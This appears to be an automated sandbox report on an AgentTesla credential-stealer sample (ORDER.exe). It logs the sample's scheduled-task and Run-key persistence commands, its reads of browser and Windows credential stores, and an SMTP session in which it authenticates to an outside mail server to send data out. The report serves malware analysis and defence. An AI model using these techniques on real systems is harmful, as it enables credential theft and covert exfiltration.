					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jan 19 01:00:00 CET 2010	Tue Jan 19 00:59:59 CET 2038		

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 27, 2020 15:23:08.282694101 CET	587	49728	68.233.236.158	192.168.2.5	220-cherry.herosite.pro ESMTP Exim 4.93 #2 Fri, 27 Nov 2020 09:23:08 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 27, 2020 15:23:08.283426046 CET	49728	587	192.168.2.5	68.233.236.158	EHLO 980108
Nov 27, 2020 15:23:08.427160978 CET	587	49728	68.233.236.158	192.168.2.5	250-cherry.herosite.pro Hello 980108 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 27, 2020 15:23:08.429059982 CET	49728	587	192.168.2.5	68.233.236.158	AUTH login d2VhdmluZ2FjYzFAdmFzdWRldmEuaW4=
Nov 27, 2020 15:23:08.573081970 CET	587	49728	68.233.236.158	192.168.2.5	334 UGFzc3dvcmQ6

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 27, 2020 15:23:08.735625982 CET	587	49728	68.233.236.158	192.168.2.5	235 Authentication succeeded
Nov 27, 2020 15:23:08.736643076 CET	49728	587	192.168.2.5	68.233.236.158	MAIL FROM:<weavingacc1@vasudeva.in>
Nov 27, 2020 15:23:08.880376101 CET	587	49728	68.233.236.158	192.168.2.5	250 OK
Nov 27, 2020 15:23:08.880752087 CET	49728	587	192.168.2.5	68.233.236.158	RCPT TO:<weavingacc1@vasudeva.in>
Nov 27, 2020 15:23:09.034296989 CET	587	49728	68.233.236.158	192.168.2.5	250 Accepted
Nov 27, 2020 15:23:09.034858942 CET	49728	587	192.168.2.5	68.233.236.158	DATA
Nov 27, 2020 15:23:09.178571939 CET	587	49728	68.233.236.158	192.168.2.5	354 Enter message, ending with "." on a line by itself
Nov 27, 2020 15:23:09.181535006 CET	49728	587	192.168.2.5	68.233.236.158	.
Nov 27, 2020 15:23:09.326756001 CET	587	49728	68.233.236.158	192.168.2.5	250 OK id=1kieeT-001aiV-3J

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: ORDER.exe PID: 4356 Parent PID: 5780

General

Start time:	15:21:12
Start date:	27/11/2020
Path:	C:\Users\user\Desktop\ORDER.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\ORDER.exe'
Imagebase:	0xc30000
File size:	678912 bytes
MD5 hash:	47AF288AC4776F74B6460C0AF541C859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.256224366.00000000042DD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.254397053.0000000003061000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming\yqoevzHDNPFH.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CB11E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp8EFE.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CB17038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DFDC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp8EFE.tmp	success or wait	1	6CB16A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\yqoevzHDNPFH.exe	unknown	678912	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 97 45 bc 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 0e 0a 00 00 4c 00 00 00 00 00 00 fe 2c 0a 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....E._.......... ....L.......,... ....@.. ....@................	success or wait	1	6CB11B4F	WriteFile
C:\Users\user\AppData\Local\Temp\tmp8EFE.tmp	unknown	1649	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.mic roso ft.com/windows/2004/02/m it/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.892 9027</Date>.. <Author>compu ter\user</Author>.. </RegistrationI	success or wait	1	6CB11B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER.exe.log	unknown	1301	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DFDC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB11B4F	ReadFile
C:\Users\user\Desktop\ORDER.exe	unknown	678912	success or wait	1	6CB11B4F	ReadFile

Analysis Process: schtasks.exe PID: 5988 Parent PID: 4356

General

Start time:	15:21:20
Start date:	27/11/2020
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yqoevzHDNPFH' /XML 'C:\Users\user\AppData\Local\Temp\tmp8EFE.tmp'
Imagebase:	0x9e0000
File size:	185856 bytes

MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp8EFE.tmp	unknown	2	success or wait	1	9EAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp8EFE.tmp	unknown	1650	success or wait	1	9EABD9	ReadFile

Analysis Process: conhost.exe PID: 5412 Parent PID: 5988

General

Start time:	15:21:21
Start date:	27/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: ORDER.exe PID: 4396 Parent PID: 4356

General

Start time:	15:21:21
Start date:	27/11/2020
Path:	C:\Users\user\Desktop\ORDER.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xd90000
File size:	678912 bytes
MD5 hash:	47AF288AC4776F74B6460C0AF541C859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.506561443.00000000030B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.506561443.00000000030B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.501685208.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.506730748.0000000003106000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming\kprUEGC	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CB1BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CB1DD66	CopyFileW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CB1DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	success or wait	1	636BA12	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 97 45 bc 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 0e 0a 00 00 4c 00 00 00 00 00 00 fe 2c 0a 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....E._.......... ....L.......,... ....@.. ....@................	success or wait	3	6CB1DD66	CopyFileW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CB1DD66	CopyFileW
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	6CB11B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB11B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\888b0ba4-8744-43f2-b9b7-4b056b592e38	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CB11B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	kprUEGC	unicode	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	success or wait	1	6CB1646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	kprUEGC	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CB1DE2E	RegSetValueExW

Analysis Process: kprUEGC.exe PID: 6572 Parent PID: 3472

General

Start time:	15:21:53
Start date:	27/11/2020
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0x670000
File size:	678912 bytes
MD5 hash:	47AF288AC4776F74B6460C0AF541C859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000D.00000002.333784884.00000000029B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000002.336092801.0000000003C2D000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 73%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Local\Temp\tmpE76F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CB17038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DFDC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpE76F.tmp	success or wait	1	6CB16A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpE76F.tmp	unknown	1649	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationI	success or wait	1	6CB11B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	unknown	1301	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DFDC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCACA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB11B4F	ReadFile

Analysis Process: schtasks.exe PID: 6648 Parent PID: 6572

General

Start time:	15:21:57
Start date:	27/11/2020
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yqoevzHDNPFH' /XML 'C:\Users\user\AppData\Local\Temp\tmpE76F.tmp'
Imagebase:	0x9e0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpE76F.tmp	unknown	2	success or wait	1	9EAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpE76F.tmp	unknown	1650	success or wait	1	9EABD9	ReadFile

Analysis Process: conhost.exe PID: 6656 Parent PID: 6648

General

Start time:	15:21:57
Start date:	27/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kprUEGC.exe PID: 6764 Parent PID: 6572

General

Start time:	15:21:58
Start date:	27/11/2020
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x8a0000
File size:	678912 bytes
MD5 hash:	47AF288AC4776F74B6460C0AF541C859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
